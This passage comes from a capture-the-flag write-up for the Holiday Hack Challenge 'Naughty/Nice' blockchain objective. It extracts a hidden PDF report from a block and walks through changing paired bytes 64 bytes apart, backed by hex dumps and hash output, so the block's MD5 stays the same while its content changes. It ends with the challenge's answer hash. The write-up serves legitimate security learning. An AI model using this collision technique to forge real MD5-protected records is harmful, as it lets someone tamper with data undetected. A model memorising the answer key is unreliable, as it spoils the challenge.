
From this output, we'll learn that Jack's nice-score is 0xFFFFFFFF, and that there's a second document attached in the block. And the SHA256-hash matches with the assignment, so we are working on the correct block. Let's have a look the PDF:

```
root@f24af9ecbbd1:/usr/src/app# vim jack_getpdf.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='block.dat')
    c2.blocks[0].dump_doc(2)

root@f24af9ecbbd1:/usr/src/app# ./jack_getpdf.py
Document dumped as: 129459.pdf
```

The PDF in the blockchain is full of praise about Jack, but there's something fishy going on… if we load the PDF-document in a hex-editor and change the byte at position 0x3F from 32 to 33, a completely different report appears:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21  %PDF-1.3.%%ÁÎÇÅ!
00000010  0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70  ..1 0 obj.<</Typ
00000020  65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77  e/Catalog/_Go_Aw
00000030  61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 33  ay/Santa/Pages 3
00000040  20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E   0 R      0ùÙ¿WŽ
00000050  3C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2  <ªå.x.ç`ó.d¯ª.¡ò
```



"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."

– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.


Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

Here we'll learn that Jack should have had the lowest possible Naughty/Nice-score, instead of the highest possible score. We can change this in the **block.dat** file by setting the Sign-value from 1 to 0 using a hex-editor. (it's the 1 after all those ff's, on position 0x49).

Now, we need to figure out a way to compensate for our change, as this change in the block would, of course, change the MD5-sum of the block. However, since Jack was already able make some changes without changing the MD5-sum, that must mean the block is already prepared. We just need to change 1 additional byte to make up for our change. According to the slide below, these 'compensation-bytes' should always be at a 64 bytes offset from the bytes we've changed:



…AND THESE DIFFERENCES ARE ALWAYS AT THE SAME OFFSETS

CHOSEN SPECIFICALLY BECAUSE OF WEAKNESSES IN THE HASH FUNCTION..

```
37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
02 AB D9 39-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 C3 99 1D
CD 91 C8 45-E6 6E FD 3D-C7 BB 61 52-3E F4 E0 38
49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
A4 09 2D FB-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE 42 4F 46
C2 78 75 9D-8B 65 F4 50-EA 21 C5 59-18 62 FF 7B

37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
02 AB D9 B9-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 43 9A 1D
CD 91 C8 45-E6 6E FD 3D-C7 BB 61 D2-3E F4 E0 38
49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
A4 09 2D 7B-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE C2 4E 46
C2 78 75 9D-8B 65 F4 50-EA 21 C5 D9-18 62 FF 7B
```

```
1D 92 56 C9-34 F6 C6 F2-C9 0C 97 90-AA 16 55 2A
68 00 E7 44-8C 56 39 E8-47 A6 80 A6-4D B0 2B F2
F6 12 D2 E6-D0 AC 13 2D-EF FF F0 DC-13 10 DE 72
32 99 B0 BB-C7 65 A6 66-73 10 56 FC-9C 5F 45 8B
61 76 C9 56-3E DF 7E 28-DB AB DC 64-B4 9A 44 00
D3 4D BC 1E-80 1C B2 38-C9 B3 40 67-1A 60 A8 C6
D3 BB 48 08-AF 04 30 16-B8 01 10 5B-92 14 F9 1C
3D 3C C6 AC-FF 2C FD AD-DB 2C 2C 4F-C1 06 9B 50

1D 92 56 C9-34 F6 C6 F2-C9 0C 97 90-AA 16 55 2A
68 00 E7 C4-8C 56 39 E8-47 A6 80 A6-4D B0 2B F2
F6 12 D2 E6-D0 AC 13 2D-EF FF F0 DC-13 90 DD 72
32 99 B0 BB-C7 65 A6 66-73 10 56 7C-9C 5F 45 8B
61 76 C9 56-3E DF 7E 28-DB AB DC 64-B4 9A 44 00
D3 4D BC 9E-80 1C B2 38-C9 B3 40 67-1A 60 A8 C6
D3 BB 48 08-AF 04 30 16-B8 01 10 5B-92 94 F9 1C
3D 3C C6 AC-FF 2C FD AD-DB 2C 2C CF-C1 06 9B 50
```


THE LAST ONES ARE SOMETIMES MISSING!

FOR MORE DETAILS, CHECK https://www.youtube.com/watch?v=iKE7DJd-PwU

68

There are 2 candidate-bytes. Offset 0x09 and 0x89. 0x89 is the more logical choice here, as the data there looks more random. There is a 0xD6 byte there. Let's try to increase the value by 1 to 0xD7 (to make up for the change to 0x31 that we've decreased by 1).


Save the modified block as **block-fixed_2bytes.dat**, and do a quick check to verify our theory:



```
$ md5sum block.dat block-fixed_2bytes.dat; sha256sum block.dat block-fixed_2bytes.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block-fixed_2bytes.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.dat
a329aa37ddd3016c900501818ea8be8577a4a14d039557ae52beca9257095cb9  block-fixed_2bytes.dat
```

Great!!! This is working! The md5-hash of the changed block stays the same, while the sha256-hash changes!!!

Now it's time to go ahead and also change the byte we've earlier in the PDF-file again, but now we'll make the change directly in the block.dat instead of the PDF-file. The byte we need to change is at offset 0x109. Change the 2 to a 3, or the 0x32 to 0x33. Since we've increased the value with 1, decrease the value of the 'compensation-byte' for this change also with 1. The offset is 64 bytes (0x40) again, so we probably need to change the value 0x1C to 0x1B at location 0x149:


block-fixed_4bytes.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33  000000000001f9b3
00000010  61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  a9447e5771c704f4
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31  000000000012fd1
00000030  30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  000000000000020f
00000040  32 66 66 66 66 66 66 66 66 30 66 66 30 30 30 30  2ffffffff0ff0000
00000050  30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  006cêFS@0:`yÓß'b
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7  ¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070  40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D  @.*{sá·Y¸¹.E.7Q.
00000080  22 D9 87 29 6F CB 0F 18 8D D7 03 88 BF 20 35 0F  "Ù‡)oË...×.ˆ¿ 5.
00000090  2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC  *'Â..HaMÀ¼îò¼.ÔÌ
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93  ?%.¨ùû¯...ß..Ød"
000000B0  96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  –«†ùÕ.ŒÈØ KOþ...
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31  0500009f57%PDF-1
000000D0  2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  .3.%%ÁÎÇÅ!..1 0
000000E0  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61  obj.<</Type/Cata
000000F0  6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  log/_Go_Away/San
00000100  74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20  ta/Pages 3 0 R
00000110  20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F      0ùÙ¿WŽ<ªå.x.
00000120  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A  ç`ó.d¯ª.¡ò¡=cu>.
00000130  A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  ¥¿€bOÃF¿ÖgÊ÷I•'Ä
00000140  02 01 ED AB 03 B9 EF 95 99 1B 5B 49 9F 86 DC 85  ..í«.¹ï•™.[IŸ†Ü…
00000150  39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  9….™.T°.s?å§¤‰¹2
00000160  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF  •ÿTh.MIy8èù¸Ë:ÃÏ
00000170  50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  Pð.2[›.tu•B+sxð%
00000180  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E  .á©°¬…(.zž.>>.en
```

Save the modified block as block-fixed_4bytes.dat. When we'll check the MD5- and SHA256-hashes of this modified block, you'll notice that the MD5-hash for the original and the fixed block are still the same, while the SHA256-hash changes again:

```
$ md5sum block.dat block-fixed_4bytes.dat; sha256sum block.dat block-fixed_4bytes.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block-fixed_4bytes.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb  block-fixed_4bytes.dat
```

Submit this final SHA256-hash as the solution for this challenge:

fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Visit Santa's office again, as yourself, so we'll need to be bypassing the fingerprint-scanner again, and go out to the balcony to talk to Santa and claim your victory.

The narrative is now complete:

KringleCon back at the castle, set the stage…
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!

Our final task is to order a cool Winner-shirt or hoodie at the secret Winners-store, chill with our friends in and around the castle, and help some other players who got stuck by providing subtle hints on the Discord-channel.

Thanks @dbug for debugging this report! Shout-outs to X41 and john_r2 for taking the time to discuss some issues with me on Discord, helping me to focus!